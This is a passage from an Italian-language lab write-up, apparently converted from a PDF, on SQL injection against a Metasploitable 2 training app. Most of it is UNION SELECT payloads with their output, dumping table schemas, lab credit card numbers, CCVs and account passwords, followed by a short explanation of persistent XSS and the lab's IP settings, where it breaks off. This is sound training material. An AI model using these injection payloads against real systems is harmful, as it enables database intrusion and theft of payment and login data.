ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: hitlog
Surname: owasp10
ID: ' UNION SELECT table_name,table_schema FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: pen_test_tools
Surname: owasp10


ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: cid
Surname: accounts
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: username
Surname: accounts
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: password
Surname: accounts
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: mysignature
Surname: accounts
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: is_admin
Surname: accounts
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: cid
Surname: blogs_table
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: blogger_name
Surname: blogs_table
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: comment
Surname: blogs_table
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: date
Surname: blogs_table
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: data_id
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ip_address
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: hostname
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: port
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: user_agent_string
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: referrer
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: data
Surname: captured_data
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: capture_date
Surname: captured_data

```
ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ccid
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ccnumber
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ccv
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: expiration
Surname: credit_cards

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: cid
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: hostname
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: ip
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: browser
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: referer
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: date
Surname: hitlog

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: tool_id
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: tool_name
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: phase_to_use
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: tool_type
Surname: pen_test_tools

ID: ' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_schema = 'owasp10' --
First name: comment
Surname: pen_test_tools
```

Vulnerability: SQL Injection


User ID:

Submit

```
ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 745
Surname: 4444111122223333

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 722
Surname: 7746536337776330

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 461
Surname: 8242325748474749

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 230
Surname: 7725653200487633

ID: ' UNION SELECT ccv,ccnumber FROM owasp10.credit_cards --
First name: 627
Surname: 1234567812345678
```


```
ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2012-03-01
Surname: 1

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2015-04-01
Surname: 2

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2016-03-01
Surname: 3

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2017-06-01
Surname: 4

ID: ' UNION SELECT expiration,ccid FROM owasp10.credit_cards --
First name: 2018-11-01
Surname: 5
```



User ID:
Submit
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: admin
Surname: adminpass
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: adrian
Surname: somepassword
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: john
Surname: monkey
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: jeremy
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: bryce
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: samurai
Surname: samurai
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: jim
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: bobby
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: simba
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: dreveil
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: scotty
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: cal
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: john
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: kevin
Surname: 42
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: dave
Surname: set
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: ed
Surname: pentest


ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: WebSecurify
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Grendel-Scan
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Skipfish
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: w3af
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Burp-Suite
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Netsparker Community Edition
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: NeXpose
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Hailstorm
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Tamper Data
Surname: Interception Proxy
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: DirBuster
Surname: Fuzzer
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: SQL Inject Me
Surname: Fuzzer
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: XSS Me
Surname: Fuzzer
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: GreaseMonkey
Surname: Browser Manipulation Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: NSLookup
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Whois
Surname: Domain name lookup service
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Dig
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Fierce Domain Scanner
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: host
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: zaproxy
Surname: Interception Proxy
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Google intitle
Surname: Search Engine


DIFFICOLTA’ MEDIA


Per eseguire l’esercizio a difficoltà breve abbiamo dovuto eseguire delle varianti dei codici precedenti, in particolare si nota l’assenza di apici e la presenza di numeri all’inizio del codice.






```
ID: 1 UNION SELECT column_name,table_name FROM information_schema.columns --
First name: user
Surname: users

ID: 1 UNION SELECT column_name,table_name FROM information_schema.columns --
First name: password
Surname: users
```





SOLUZIONE MEDIA

Si può notare come col nuovo metodo di scrivere il codice si riesca a guardare dentro tutte le columns dei vari database.


XSS PERSISTENTE

Come funziona XSS PERSISTENTE?

Gli attacchi di tipo XSS persistenti avvengono quando il payload malevolo viene inviato al sito vulnerabile e successivamente salvato. Quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML, si innesca l'attacco. Questa categoria di attacchi è chiamata persistente perché il codice viene eseguito ogni volta che un browser web visita la pagina "infetta".

Testare la Web app

Per poterci garantire l'accesso sfruttando le vulnerabilità della nostra applicazione Web è necessario fare prima delle prove di inserimento di alcuni codici basilari, al fine di valutarne la vulnerabilità, studiare la risposta data dal sistema ci permette infatti di comprendere la scrittura del codice e di come potremmo inserire i nostri script al suo interno.



IP settings

Il procedimento inizierà con il settaggio degli IP di Metasploitable 2 e Kali linux.

Metasploitable 2

IP 192.168.104.150

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:92:d6:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 scope global eth0
    inet6 fe80::a00:27ff:fe92:d6ba/64 scope link
       valid_lft forever preferred_lft forever
```


Kali Linux


IP 192.168.104.100

```
┌──(leonardo㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
